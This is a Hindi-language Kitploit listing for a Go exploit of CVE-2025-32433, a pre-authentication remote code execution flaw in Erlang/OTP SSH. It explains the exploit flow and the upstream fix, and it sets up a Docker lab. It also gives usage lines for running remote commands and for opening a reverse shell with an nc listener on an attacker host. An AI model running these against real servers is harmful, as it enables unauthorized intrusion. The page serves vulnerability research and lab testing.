Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

फ़ीडसंपर्कगोपनीयता© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-32433-Remote-Shell — CVE-2025-32433 के लिए Go-आधारित एक्सप्लॉइट | Kitploit

उपकरण/GitHubGitHub/meloppeitreet/cve-2025-32433-remote-shell
पेलोड जनरेशनभेद्यता विश्लेषणशोषणशेलकोडपेनिट्रेशन टेस्टिंगरिमोट एक्सेस टूल
GitHubmeloppeitreet/cve-2025-32433-remote-shell

CVE-2025-32433-Remote-Shell

CVE-2025-32433 के लिए Go-आधारित एक्सप्लॉइट

साझा करें
रिपॉजिटरी देखें
261 साल पहलेअभी तक समीक्षित नहीं

CVE-2025-32433 रिमोट शेल

CVE-2025-32433 के लिए Go-आधारित एक्सप्लॉइट जो एक रिमोट bash शेल लौटाता है।

ProDefense के CVE-2025-32433 के लिए PoC से प्राप्त एक्सप्लॉइट की समझ से भारी प्रेरित।

एक्सप्लॉइट चलाना

make

exploit.exe को क्रॉस-कंपिलेशन Makefile द्वारा Windows मशीनों के लिए भी उपलब्ध कराया गया है।

फिर एक्सप्लॉइट बाइनरी को दो तरीकों में से एक में निष्पादित करें:

कमांड

./exploit <target-ip> <target-port> "<command>"

नोट: कमांड का आउटपुट नहीं लौटाता

रिवर्स शेल

nc -lnvp <attacker-port>
./exploit <target-ip> <target-port> <attacker-ip> <attacker-port>

वातावरण सेट अप करना

ProDefense के Dockerfile का उपयोग करके, आप निम्नलिखित के माध्यम से एक वातावरण सेट अप कर सकते हैं:

docker build -t "cve-2025-32433:Dockerfile" .
docker run -p 2222:2222 cve-2025-32433:Dockerfile

फिर आप एक्सप्लॉइट चलाना अनुभाग के अनुसार एक्सप्लॉइट निष्पादित कर सकते हैं: उदाहरण के लिए

nc -lnvp 4444
./exploit 127.0.0.1 2222 172.17.0.1 4444

172.17.0.1 Docker होस्ट के लिए डिफ़ॉल्ट IP है

एक्सप्लॉइट की व्याख्या

TL;DR "यह समस्या SSH प्रोटोकॉल मैसेज हैंडलिंग में एक खामी के कारण होती है जो एक हमलावर को प्रमाणीकरण से पहले कनेक्शन प्रोटोकॉल संदेश भेजने की अनुमति देती है,"

सामान्य SSH प्रक्रिया:

SSH_MSG_KEXINIT

→ SSH_MSG_KEXDH_INIT / KEX_ECDH_INIT (key exchange)
→ SSH_MSG_NEWKEYS
→ SSH_MSG_SERVICE_REQUEST ("ssh-userauth")
→ SSH_MSG_USERAUTH_REQUEST
→ SSH_MSG_USERAUTH_SUCCESS

→ SSH_MSG_CHANNEL_OPEN
→ SSH_MSG_CHANNEL_REQUEST

एक्सप्लॉइट प्रक्रिया:

  1. पीड़ित से TCP कनेक्शन
  2. SSH बैनर विनिमय
  3. SSH_MSG_KEXINIT
  4. SSH_MSG_CHANNEL_OPEN (पूर्व-प्रमाणीकरण)
  5. SSH_MSG_CHANNEL_REQUEST (पूर्व-प्रमाणीकरण) --> इसमें कमांड पेलोड होता है

ध्यान दें कि एक्सप्लॉइट में पूरा USERAUTH भाग छोड़ दिया गया है।

संदेशों का सारांश

SSH संदेशों के लिए प्रासंगिक RFC:

  • RFC 4253: The Secure Shell (SSH) Transport Layer Protocol
  • RFC 4254: The Secure Shell (SSH) Connection Protocol

संदेश संख्या

SSH ट्रांसपोर्ट लेयर प्रोटोकॉल में संदेश संख्या

SSH कनेक्शन प्रोटोकॉल में संदेश संख्या

संदेश प्रारूप

SSH_MSG_KEXINIT

SSH_MSG_KEXINIT

SSH_MSG_CHANNEL_OPEN

SSH_MSG_CHANNEL_OPEN

SSH_MSG_CHANNEL_REQUEST

SSH_MSG_CHANNEL_REQUEST

अन्य आवश्यकताएँ


स्ट्रिंग प्रारूप (RFC 4251: The Secure Shell (SSH) Protocol Architecture से)

स्ट्रिंग

पैडिंग

पैडिंग

फिक्स और एक्सप्लॉइट को समझना

निम्नलिखित Erlang OTP Libraries में ssh: early RCE fix commit में पेश किया गया फिक्स है:

handle_msg

फिक्स एक नया handle_msg क्लॉज प्रस्तुत करता है जो, अपने तर्कों के अनुसार, निम्नलिखित को पकड़ता है:

  • Msg: किसी भी आने वाले SSH संदेश के लिए कैच-ऑल वेरिएबल जो पहले के क्लॉज (जैसे #ssh_msg_disconnect{}) से मेल नहीं खाते
  • #ssh{authenticated = false}: सत्र स्थिति जो मेल खाती है यदि कनेक्शन अभी तक प्रमाणित नहीं हुआ है।

यह क्लॉज authenticated = true वाले सत्रों को नहीं पकड़ेगा, जो सत्र में तब जुड़ता है जब सर्वर को #ssh_msg_userauth_success{} प्राप्त होता है:

authenticated = true

जो निम्नलिखित प्रमाणीकरण विधियों में से किसी की सफलता के बाद भेजा जाता है:

प्रमाणीकरण विधियाँ #ssh_msg_userauth_success{} भेज रही हैं

टूल डाउनलोड करें

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 अंतिम OSINT टूलकिट: जाँच ग्राफ़, विश्वास स्कोरिंग, उपनाम परिवार, मानचित्र, टाइमलाइन और रिपोर्ट। 49 मॉड्यूल, 400+ साइटें, किसी API कुंजी की आवश्यकता नहीं।

    772
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # घोस्टलॉक वन-टैप निष्पादन ऐप (CVE-2026-43499)

    505
  • 3

    ARTEX

    baarai/artex

    प्लानर/वर्कर एजेंट, एसेट और एक्सप्लोरेशन ग्राफ़, MITM ट्रैफ़िक रिकॉर्डिंग, और भेद्यता पुनःपरीक्षण के साथ LLM मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म।

    420
  • 4

    redforge

    cybersecurity91/redforge

    ब्राउज़र-साइड रेड टीम टूलकिट, जिसमें रेकॉन, पेलोड जनरेशन, क्रेडेंशियल हमलों, क्रिप्टो, एन्कोडिंग और एंगेजमेंट रिपोर्टिंग के लिए 102 ऑफ़लाइन टूल्स हैं।

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AI-मूल साइबरसुरक्षा के लिए कार्रवाई की प्रणाली—जहाँ इरादा नियंत्रित निष्पादन बन जाता है, साक्ष्य परिचालन स्मृति बन जाता है, और हर ऑपरेशन अगले को बेहतर बनाता है।

    260
  • 6

    antifox

    antifox-ai/antifox

    AI मल्टी-एजेंट स्वायत्त पेनेट्रेशन टेस्टिंग प्लेटफ़ॉर्म जो रेकॉन, अटैक-सरफ़ेस डिस्कवरी, एक्सप्लॉइटेशन वैलिडेशन और साक्ष्य-आधारित रिपोर्ट डिलीवरी संचालित करता है।

    251

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →